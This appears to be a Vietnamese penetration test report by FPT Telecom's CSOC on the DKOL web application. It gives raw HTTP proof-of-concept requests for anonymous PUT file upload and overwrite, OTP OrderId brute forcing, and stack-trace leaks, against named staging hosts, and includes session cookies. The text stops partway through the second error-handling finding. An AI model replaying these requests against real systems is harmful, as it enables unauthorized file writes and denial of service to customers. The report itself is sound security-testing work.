CÔNG TY CỔ PHẦN VIỄN THÔNG FPT

BÁO CÁO KIỂM TRA BẢO MẬT CHO ỨNG DỤNG WEB

DKOL V5.0.1

PHIÊN BẢN 1.0

10/03/2022

CHI TIẾT TÀI LIỆU

Tài liệu được thực hiện bởi CSOC. Việc thực hiện đánh giá/kiểm thử bảo mật căn cứ vào hướng dẫn kiểm tra bảo mật ứng dụng web của OWASP và kinh nghiệm của các chuyên gia FTEL.

LỊCH SỬ THAY ĐỔI

Phiên bản	Ngày	Tên	Mục đích

THUỘC TÍNH TÀI LIỆU

Thuộc tính	Nội dung
Vị trí lưu trữ	
Tên file	
Lần cập nhật gần nhất	

DANH SÁCH PHÂN PHỐI

Tên	Tổ chức	Chức vụ

MỤC LỤC


1 BÁO CÁO TỔNG QUÁT

1.1 THÔNG TIN CHUNG

THÔNG TIN DỰ ÁN	
ĐỢT KIỂM TRA	Pentest - Round 1/1
NGÀY BẮT ĐẦU	04/03/2022
NGÀY KẾT THÚC	09/03/2022
NGÀY BÁO CÁO	10/03/2022

THÔNG TIN MỤC TIÊU	
DOMAIN	DKOL V5.0.1
ĐỊA CHỈ IP	N/A

TỔNG SỐ LỖI	
LỖI CÓ NGUY CƠ NGHIÊM TRỌNG	0
LỖI CÓ NGUY CƠ CAO	3
LỖI CÓ NGUY CƠ TRUNG BÌNH	9
LỖI CÓ NGUY CƠ THẤP	0
LỖI CHỨC NĂNG	0



Mức độ nghiêm trọng	Mô tả
Nghiêm trọng	Lỗ hổng có thể dễ dàng bị kẻ tấn công từ xa mà không cần xác thực khai thác và dẫn đến có khả năng thao tác trên hệ thống (ví dụ: thực thi mã tùy ý) và không yêu cầu sự tương tác của người dùng. Các lỗ hổng yêu cầu xác thực, truy cập cục bộ hoặc vật lý vào hệ thống hoặc do từ các cấu hình ít có khả năng xảy ra sẽ không được phân loại thuộc nhóm này.
Cao	Lỗ hổng có thể dễ dàng làm ảnh hưởng đến tính bảo mật, tính toàn vẹn hoặc tính sẵn có của các nguồn lực. Đây là các loại lỗ hổng bảo mật cho phép người dùng cục bộ hoặc người dùng đã xác thực có được đặc quyền bổ sung, cho phép người dùng từ xa chưa được xác thực xem các tài nguyên cần được bảo vệ bằng xác thực hoặc các biện pháp kiểm soát khác, cho phép người dùng từ xa được xác thực thực thi mã tùy ý hoặc cho phép người dùng từ xa gây ra từ chối dịch vụ.
Trung bình	Các lỗ hổng ở mức này có thể khó khai thác hơn nhưng vẫn có thể dẫn đến một số tổn hại về tính bảo mật, tính toàn vẹn hoặc tính sẵn có của các tài nguyên trong một số trường hợp nhất định. Đây là những loại lỗ hổng bảo mật có thể có tác động nghiêm trọng hoặc cao nhưng ít có khả năng dễ dàng bị khai thác dựa trên đánh giá kỹ thuật về lỗ hổng và/hoặc ít có khả năng ảnh hưởng đến cấu hình.
Thấp	Xếp hạng này được đưa ra cho tất cả các vấn đề khác có thể ảnh hưởng đến bảo mật. Đây là những loại lỗ hổng được cho là cần đến những tình huống rất khó xảy ra để có thể bị khai thác, hoặc nơi mà việc khai thác thành công

	sẽ mang lại những hậu quả tối thiểu. Điều này bao gồm các lỗ hổng tồn tại trong mã nguồn của chương trình về mặt lý thuyết là có khả năng xảy ra, nhưng vectơ khai thác chưa được chứng minh tồn tại hoặc được tìm thấy trong quá trình phân tích kỹ thuật về lỗ hổng đó.

1.2 KẾT QUẢ KIỂM TRA TỔNG QUÁT

THỐNG KÊ THEO KIỂU KIỂM TRA				
STT	**LỖ HỔNG BẢO MẬT**	**MÃ THAM CHIẾU**	**MỨC ĐỘ**	**TRÁCH NHIỆM**
I	**THU THẬP THÔNG TIN**			
1	Error Handling	OWASP-IG-004	Trung bình	N/A
II	**KIỂM TRA VIỆC PHÂN QUYỀN**			
1	Insecure Direct Object References (IDOR)	OTG-AUTHZ-004	Cao	N/A
III	**KIỂM TRA LOGIC XỬ LÝ CHỨC NĂNG**			
1	File Upload and Modify on the Web Server by Anonymous User	OTG-BUSLOGIC-009	Cao	N/A
2	Unrestricted Upload of File Lead to XSS	OTG-BUSLOGIC-008	Trung bình	N/A
IV	**KIỂM TRA VIỆC XỬ LÝ DỮ LIỆU**			
1	Stored Cross - Site Scripting	OTG-INPVAL-002	Trung bình	N/A

THỐNG KÊ THEO MỨC ĐỘ NGHIÊM TRỌNG		
STT	**LỖ HỔNG BẢO MẬT**	**MÔ TẢ**
I	**LỖI CÓ NGUY CƠ CAO**	
1	File Upload and Modify on the Web Server by Anonymous User	hi-static.fpt.vn/sys/shop/stag/*
2	Insecure Direct Object References (IDOR)	/api/saleplatform/otp/get-otp
		/api/saleplatform/otp/check-otp
II	**LỖI CÓ NGUY CƠ TRUNG BÌNH**	
1	Error Handling	/api/saleplatform/configuration/get-saleteam-setting
		/cms/api/news/update?id={id}
		/cms/api/landingpage/create
		/cms/api/sale-foxpay/update
2	Stored Cross - Site Scripting	/cms/api/news/update
		/cms/api/promotion/update
		/cms/api/news/update?id={id}
		/cms/api/terms-warranty/update?service_code={service}
3	Unrestricted Upload of File Lead to XSS	Chức năng upload ảnh

2 BÁO CÁO CHI TIẾT

2.1 LỖI CÓ NGUY CƠ CAO

2.1.1 FILE UPLOAD AND MODIFY ON THE WEB SERVER BY ANONYMOUS USER

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**KIỂM TRA LOGIC XỬ LÝ CHỨC NĂNG**
CVSS	8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H)
CWE ID	CWE-434
MÔ TẢ	Người dùng chưa chứng thực có thể tải file lên máy chủ, hiện tại các loại file có thể được tải lên: text file, multimedia file (mp3, flv, ...), file nén (zip, rar).
NGUY CƠ	Attacker có thể upload file có kích thước lớn, có thể khiến cho ổ đĩa bị cạn kiệt dung lượng. Ngoài ra có thể sửa đổi, ghi đè các file
GIẢI PHÁP	Nhóm phát triển nên vô hiệu hóa hoặc loại bỏ tất cả các chức năng không cần thiết của bên thứ ba. Đối với mỗi chức năng và yêu cầu của ứng dụng trong giai đoạn sau khi chứng thực, nhóm phát triển nên hiện thực các cơ chế: • Ngăn chặn người dùng truy cập tài nguyên nếu chưa chứng thực • Ngăn chặn người dùng truy cập tài nguyên sau khi đã đăng xuất • Ngăn chặn người dùng sử dụng các chức năng và nguồn tài nguyên tùy vào vai trò/quyền của họ • Ngăn chặn người dùng bình thường/trái phép truy cập ứng dụng như quyền của người quản trị • Theo dõi tất cả các chức năng quản trị
THAM KHẢO	http://projects.webappsec.org/w/page/13246940/Insufficient%20Authorization

CHI TIẾT LỖ HỔNG	
THUỘC TÍNH	**NỘI DUNG**
LỖI	hi-static.fpt.vn/sys/shop/stag/*
LINK LỖI	hi-static.fpt.vn/sys/shop/stag/*
ĐIỀU KIỆN KIỂM TRA	Anonymous
CHÚ THÍCH	Method PUT có thể được sử dụng tuỳ ý bởi người dùng nặc danh Kẻ tấn công có thể lợi dụng METHOD PUT không bị cấm bởi Web Server để thực hiện upload các file dữ liệu độc hại hoặc ghi đè các file trên hi-static.fpt.vn/sys/shop/stag/*

REQUEST

```
Request 1:
PUT /sys/shop/stag/csoc-test-upload/RandomFileUpload.txt HTTP/1.1

Host: hi-static.fpt.vn

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36

Sec-Ch-Ua-Platform: "Windows"

Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

Sec-Fetch-Site: cross-site

Sec-Fetch-Mode: no-cors

Sec-Fetch-Dest: image

Referer: http://shop-stag.fpt.net/

Accept-Encoding: gzip, deflate
```

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Connection: close

Content-Length: 20

Hello, I'm Anonymous

Request 2:

GET /sys/shop/stag/csoc-test-upload/RandomFileUpload.txt HTTP/1.1

Host: hi-static.fpt.vn

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Connection: close

RESPONSE

Response 1:
HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 19:22:31 GMT

Content-Length: 0

Connection: close

Accept-Ranges: bytes

Content-Security-Policy: block-all-mixed-content

ETag: "a1bfc209150d7fff250747aa76ec9775"

Vary: Origin

X-Amz-Request-Id: 16DA7E2E77ED719F

X-Xss-Protection: 1; mode=block

Access-Control-Allow-Origin: *

Access-Control-Allow-Credentials: true

Access-Control-Allow-Headers: Authorization,Accept,Origin,DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Content-Range,Range

Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE,PATCH

Response 2:

HTTP/1.1 200 OK

Server: nginx

```
Date: Tue, 08 Mar 2022 19:24:20 GMT
Content-Type: application/octet-stream
Content-Length: 20
Connection: close
Content-Security-Policy: block-all-mixed-content
ETag: "a1bfc209150d7fff250747aa76ec9775"
Last-Modified: Tue, 08 Mar 2022 19:22:31 GMT
Vary: Origin
X-Amz-Request-Id: 16DA7E47E233F318
X-Xss-Protection: 1; mode=block
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Authorization,Accept,Origin,DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Content-Range,Range
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE,PATCH
X-Proxy-Cache: MISS
Accept-Ranges: bytes

Hello, I'm Anonymous
```

2.1.2 INSECURE DIRECT OBJECT REFERENCES (IDOR)

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**KIỂM TRA VIỆC PHÂN QUYỀN**
CVSS	7.1 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:H)
CWE ID	CWE-287
MÔ TẢ	Ứng dụng không kiểm tra đầy đủ quyền của người dùng khi người dùng làm việc trong "session" của họ. Điều này dẫn đến hai khả năng thường gặp: • Một người dùng có thể lấy thông tin nhạy cảm của người dùng khác. • Một người dùng có thể thực hiện các chức năng của người dùng khác.
NGUY CƠ	Kẻ xấu có thể đánh cắp thông tin nhạy cảm hoặc thực hiện các chức năng của toàn bộ người dùng trong ứng dụng.
GIẢI PHÁP	Đối với mỗi chức năng và yêu cầu của ứng dụng trong giai đoạn sau khi chứng thực, nhóm phát triển nên hiện thực các cơ chế: • Ngăn chặn người dùng truy cập tài nguyên nếu chưa chứng thực • Ngăn chặn người dùng truy cập tài nguyên sau khi đã đăng xuất • Ngăn chặn người dùng sử dụng các chức năng và nguồn tài nguyên tùy vào vai trò/quyền của họ • Ngăn chặn người dùng bình thường/trái phép truy cập ứng dụng như quyền của người quản trị • Theo dõi tất cả các chức năng quản trị
THAM KHẢO	https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

CHI TIẾT LỖ HỔNG	
THUỘC TÍNH	**NỘI DUNG**
LỖI 1	/api/saleplatform/otp/get-otp
LINK LỖI	/api/saleplatform/otp/get-otp
THAM SỐ	OrderId

ĐIỀU KIỆN KIỂM TRA	Anonymous
CHÚ THÍCH	Kẻ tấn công có thể bruteforce OrderId, yêu cầu OTP vào mã đơn hàng. Nếu 1 số điện thoại nhận được OTP quá 3 lần/ngày thì sẽ không thể tiếp tục mua hàng theo hình thức COD

REQUEST

```
POST /api/saleplatform/otp/get-otp HTTP/1.1
Host: shop-stag.fpt.vn
Content-Length: 30
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://shop-stag.fpt.vn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://shop-stag.fpt.vn/camera/payment
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Connection: close


{"OrderId":9855,"PaidType":70}
```

RESPONSE

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 09 Mar 2022 10:53:32 GMT
Content-Type: application/json
Connection: close
Vary: Accept-Encoding
Cache-Control: no-cache, private
Access-Control-Allow-Origin: https://shop-stag.fpt.vn
Vary: Origin
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Set-Cookie: XSRF-
TOKEN=eyJpdiI6IkVPa3IxVmNTclBoalFMQmhqaFVtQXc9PSIsInZhbHVlIjoieU42WTJuM3dYMnJvMlBmdU5OWTlmM0o1ZSthbytZM0
djWS9sOWFKS1pROEVmKzB1Y2trclBrNDVkRHJtcDJhMk1TOXE3dUpvWmo5dXd5b3MwZ29NTHVybHRuckpib1BWVnA4VVlHQkxUWnVYdj
UvY2ZXOVJDNmdLaHd1ZzVsMXAiLCJtYWMiOiI1NzAxY2E5NzBlMzhmMzM1ZGU0MWM3ZTc3YmZjNDBiMGUzZGYzNmZjMDhhODI3ZWEwMz
M2YmE0ODZlNjNhMDRjIn0%3D; expires=Wed, 09-Mar-2022 11:13:32 GMT; max-age=1200; path=/
Set-Cookie:
fpt_telecom_dang_ky_online_session=eyJpdiI6IjV6TnlFZCtMd05nV0dsVmFKdDdZNEE9PSIsInZhbHVlIjoiSTF4dkh1NGFMe
GtXWDZGN0xoQTVudWZPbmg3TGp4RFlQakl1OGttMW10QSt1QVZPd0lBNXZ0UDRWMHVYNUdTZm1aMEVmQUYvbThlazdUOC9DcWhEK1ovV
FR2NERnTVlIQ1JDalhodGFmRGdUclhaallFZnExYk8wOERGQWVaWlgiLCJtYWMiOiJhN2YzOThlMzFlYTc2MzkwMWIyMGJmZTViNmNhZ
DM5NzhhYjAyNDNjNjA1YTg4NDM1NjZkMTAzZDkyYmFjZDFmIn0%3D; expires=Wed, 09-Mar-2022 11:13:32 GMT; max-
age=1200; path=/; HttpOnly
```

```
Content-Length: 131


    {"error":0,"message":"X\u1eed l\u00fd th\u00e0nh c\u00f4ng.","data":{"OTPState":1,"Desc":"G\u1eedi
OTP th\u00e0nh c\u00f4ng!"}}
```

LỖI 2	/api/saleplatform/otp/check-otp
LINK LỖI	/api/saleplatform/otp/check-otp
THAM SỐ	OrderId
ĐIỀU KIỆN KIỂM TRA	Anonymous
CHÚ THÍCH	Kẻ tấn công có thể bruteforce mã OrderId nhập sai mã OTP liên tục làm cho mã hết hiệu lực và khiến đơn hàng COD không thể thực hiện

REQUEST

```
POST /api/saleplatform/otp/check-otp HTTP/1.1
Host: shop-stag.fpt.vn
Content-Length: 29
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://shop-stag.fpt.vn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://shop-stag.fpt.vn/camera/payment
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Connection: close


{"OrderId":9868,"OTP":"1234"}
```

RESPONSE

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 09 Mar 2022 11:06:57 GMT
Content-Type: application/json
Connection: close
Vary: Accept-Encoding
Cache-Control: no-cache, private
Access-Control-Allow-Origin: https://shop-stag.fpt.vn
Vary: Origin
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

```
Set-Cookie: XSRF-
TOKEN=eyJpdiI6IktsalExTVdKV1pnczZpL1d2eHJvYWc9PSIsInZhbHVlIjoiTXhRbnFUdGpqNXBITW5yb1V5aXVzSVFCaCs4K3hkUU
9HYVkybFlnU2Z0Qzg2VVdITUVta2ZMVWpZMWhxMHR0RlpWVkdZWThqZncyV1JleW4rN0d6TXgrN2hqK1VkaXNwZTJ1M3luVm1MY0Z5dW
JIdEZsSytZN01sTkNlaGU1SmYiLCJtYWMiOiI0Mzc0M2ZmMWM2NmYwZWFkMmRlOGNiM2ZjMjgwYTIxNGI5Yzk2MDQ1OWZlMzc1NmZiOW
U2MjBhNDAzOGU1YjBjIn0%3D; expires=Wed, 09-Mar-2022 11:26:57 GMT; max-age=1200; path=/

Set-Cookie:
fpt_telecom_dang_ky_online_session=eyJpdiI6IlVwTFFmYnI0UFpWTjR6R21Mb2J4VEE9PSIsInZhbHVlIjoiRUl2Uno1ZzhLR
GxhSGpTYU5hdVNocVVKZHlTM2JDdk5aalBlcmYydnFwM1RYV0k4TFYrY0ZwOEdFbzJVMWdIZis5ekM4S3FsVFNoTEFpU09oUS85Mkd3T
FFZd1hFOW1yQmV0bFd2ZkpTbkVHV2JKVGFIZU5iM016VTl1UzQrbjYiLCJtYWMiOiJhNzZmMzRkZGU0MWZlYzEwNjdlNWMzOTFjNjc4Z
jFiNjk1OGM5Zjk2ZTk4MDhhMGYyNWQ0Zjc4NGQ4ZTQyZDIyIn0%3D; expires=Wed, 09-Mar-2022 11:26:57 GMT; max-
age=1200; path=/; HttpOnly

Content-Length: 187


    {"error":0,"message":"X\u1eed l\u00fd th\u00e0nh c\u00f4ng.","data":{"OTPState":3,"Desc":"M\u00e3
OTP \u0111\u00e3 h\u1ebft h\u1ea1n. Xin vui l\u00f2ng nh\u1eadp m\u00e3 kh\u00e1c!"}}
```

2.2 LỖI CÓ NGUY CƠ TRUNG BÌNH

2.2.1 ERROR HANDLING

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**THU THẬP THÔNG TIN**
CVSS	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CWE ID	CWE-209
MÔ TẢ	Thông tin lỗi do ứng dụng sinh ra chứa những thông tin nhạy cảm về môi trường, người dùng,… Bản thân thông tin bị tiết lộ (thông qua các thông báo lỗi) có thể rất có giá trị, hoặc nó có thể hữu ích cho người tấn công khi dựa vào thông tin này để triển khai các kiểu tấn công khác.
NGUY CƠ	Thông thường các thông tin bị tiết lộ có thể được lợi dụng cho các kiểu tấn công khác, như thông tin về framework, kiểu ứng dụng, stacktrace,...
GIẢI PHÁP	Đảm bảo thông tin từ thông báo lỗi chỉ cung cấp đủ thông tin cần thiết cho đúng đối tượng được phép xem. Nếu các lỗi cần được lưu giữ lại để kiểm tra về sau, có thể ghi nhận lại nó trong hệ thống log, tuy nhiên cần chú ý bảo mật cho chương trình xem log. Tránh lưu lại các thông tin có độ nhạy cảm cao như password. Tránh việc không nhất quán trong việc xuất ra các lỗi khiến kẻ tấn công có thể lợi dụng các trạng thái khác nhau để tiến hành khai thác sâu vào (ví dụ trong thông báo xuất ra tên user nào đó là đúng hay không đúng).
THAM KHẢO	http://www.webappsec.org/projects/threat/classes/information_leakage.shtml https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)

CHI TIẾT LỖ HỔNG	
THUỘC TÍNH	**NỘI DUNG**
LỖI 1	/api/saleplatform/configuration/get-saleteam-setting
LINK LỖI	/api/saleplatform/configuration/get-saleteam-setting
ĐIỀU KIỆN KIỂM TRA	Anonymous

REQUEST

```
POST /api/saleplatform/configuration/get-saleteam-setting HTTP/1.1

Host: shop-stag.fpt.vn

Content-Length: 26

Accept: application/json, text/plain, */*

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36

Content-Type: application/json

Origin: http://shop-stag.fpt.vn
```

Referer: http://shop-stag.fpt.vn/

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Connection: close

{"OrderID":1,"BillType":1}

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Sun, 06 Mar 2022 17:10:04 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Set-Cookie: XSRF-TOKEN=eyJpdiI6IkM0RW9kaTFvN3ZPdXJnYlRPa0x3UFE9PSIsInZhbHVlIjoiTlkvYmhDOUk0TFVucDM5Z2NRWFppTEZzbERiR1ZMeGFLYmdYdUUwTUVDYnp2SWRlMlo1VG1aSkt4ZnpUbGNpS25ERUlwdU9SaEZOR1dDNVVVcGZYSzc2Qm52cFFqdzJBUWJqSmErR2FmQ09OZnpNbFJkdFY0RllxaWZUc0RzUkciLCJtYWMiOiI0NThhMTU4MDFhNDJkMjViMzhkN2NlNmJhM2QxMjIzOTZmY2MwNWZhMjA2ZmFjNjFiN2Y3ZDhmOTA2ZjBmMjkyIn0%3D; expires=Sun, 06-Mar-2022 17:30:03 GMT; Max-Age=1200; path=/

Set-Cookie: fpt_telecom_dang_ky_online_session=eyJpdiI6ImdhdVIzQ3ZCTFVuMi9uTDdCVGNaZ3c9PSIsInZhbHVlIjoidlhpSStzek8rdzM4c2x4MnVUWmhKa3RSY2Z1TFRVRmwyeWlFaVF2WVBqaXlRUVp2YnRRaHJ6RStWdS9HZzVWNEpPL0hBVlk3ZnEzOWVqTzBsOEY4SEs3K0lQUUpFbWEyMmxwdnd4YSswNXpXV0Nlcnp0WStNamRYOWJ4RkZQZFAiLCJtYWMiOiI5ZmM4NjVlNTViMDFlMzEyMjkzODY2N2Q4ZDc2Njc0YjdjZDZkZDc1NjI1ZWExMzhiYmJiYzk3ZGU4NDI1NjJjIn0%3D; expires=Sun, 06-Mar-2022 17:30:03 GMT; Max-Age=1200; path=/; httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 980

{"error":1,"message":"1-> Level: 1\n1-> Message: Object reference not set to an instance of an object.\n1-> Source: DKOLAggregation.Application\n1-> Target Site: Void MoveNext()\n1-> Stack Trace: at DKOLAggregation.Application.Commands.Configuration.Commands.GetSaleTeamSettings.Handler.Handle(Command command, CancellationToken cancellationToken) in \/app\/DKOLAggregation.Application\/Commands\/Configuration\/Commands\/GetSaleTeamSettings.cs:line 98\n","data":{"title":"L\u1ed7i parse d\u1eef li\u1ec7u.","message":"1-> Level: 1\n1-> Message: Object reference not set to an instance of an object.\n1-> Source: DKOLAggregation.Application\n1-> Target Site: Void MoveNext()\n1-> Stack Trace: at DKOLAggregation.Application.Commands.Configuration.Commands.GetSaleTeamSettings.Handler.Handle(Command command, CancellationToken cancellationToken) in \/app\/DKOLAggregation.Application\/Commands\/Configuration\/Commands\/GetSaleTeamSettings.cs:line 98\n","data_error":{}}}

LỖI 2	/cms/api/news/update?id={id}
LINK LỖI	/cms/api/news/update?id={id}
THAM SỐ	states[]
ĐIỀU KIỆN KIỂM TRA	KhoaNV17

REQUEST

POST /cms/api/news/update?id=100 HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 372

Accept: */*

X-CSRF-TOKEN: VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/news/update/id/100

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: kt_aside_toggle_state=on; kt_aside_menu=19; XSRF-TOKEN=eyJpdiI6InBzTWRKb3l6bTNMNmI4bEUza3FHSFE9PSIsInZhbHVlIjoiakNQWHVQMVZzVnREa0U1TnZqNEpJSlFSZ3AwN0Z6L1hSSGVmNVNEK1pqUmxrNHZSNTlwWW1SaG5aYSs2RzlNTlF5WlZrdWJJTWpGL1d3Vml4MldIVXBubnVwOEt3NTJYeVR1dnREcU1BOGZ4bnlaR0J6d2YyVzVYRDZGcWFObSsiLCJtYWMiOiIxYTM4OGQ0NTRmY2FmMGU0M2UyZjhlODI2YzM4MTM5OGM3ZDZlYjE1MDBkOWNlOTE5OTgwMDk2OTU0ZWNjOTczIn0%3D; dkol_cms_session=eyJpdiI6Ik5YNHpGUk0yUjRzSUJvQWQ4MHpURWc9PSIsInZhbHVlIjoiakdrUDJyY2VvOG9nUncrWVBDWEpLZlVLYlhLRndLQnUzZG9yeGF1R3JOSFNYbzA2Z3lpSXlLRDdWdlRqclI4MmtTbGRKU01xVFZ5RlE5N24yYThuYmdBK1EzSXJiR3BLK1ZvVkJ4U25keUpqTzZUcFJqdCtLWnFZeGxmcEFLOEoiLCJtYWMiOiJiOGE2NDhhOWUwZTM1YmViNWEwNTJkZTEyNDgxMWVhMjJiNmE2NjljZjlhYzc1YTQ4ZDNiZTQ0MDdmOGRmYWQwIn0%3D

Connection: close

_token=VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC&states%5B%5D=cloudheheheheheheheheheheheheheheheheheheheheheheheh&is_active=1&news_title=Test312&news_subtitle=3123&news_description=12321&news_link=312312&news_image_alt=12321&news=&news_image_name=6227b7364dcbf_avt.jpg&news_image_path=https%3A%2F%2Fhi-static.fpt.vn%2Fsys%2Fshop%2Fstag%2F2022-03-09%2F6227b7364dcbf_avt.jpg

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 20:08:00 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Access-Control-Allow-Origin: *

Set-Cookie: dkol_cms_session=eyJpdiI6ImNpYUVwdFlrMU1iNlpLUi9WNWgxNmc9PSIsInZhbHVlIjoiLzkzTmQzUWIxR0dRWHRudWpxYmx5ZGxhYmtoR0s3L2E1V3JNR2s3bC9EcHJlNEp1ZldZdDVOU0pabDhvVXA1ZUJlYkgzSE1pTGVFVVJPdStyMFJ0bWVGaVBnc1lkMGhPSC8rZmlONXdrNlJmZFZPeXQyNnk1TWZIb05ndW1rT3MiLCJtYWMiOiJjZWYzMGQ2OTY1ODI0YzgwZTQ2MjI4MWJlM2Y4Nzc0ZGFhYmYwNjM5NmFlMDI2NGMxYWJlZDY3YjYyMmRlZGQ0In0%3D; expires=Tue, 08-Mar-2022 22:08:00 GMT; Max-Age=7200; path=/; httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 265

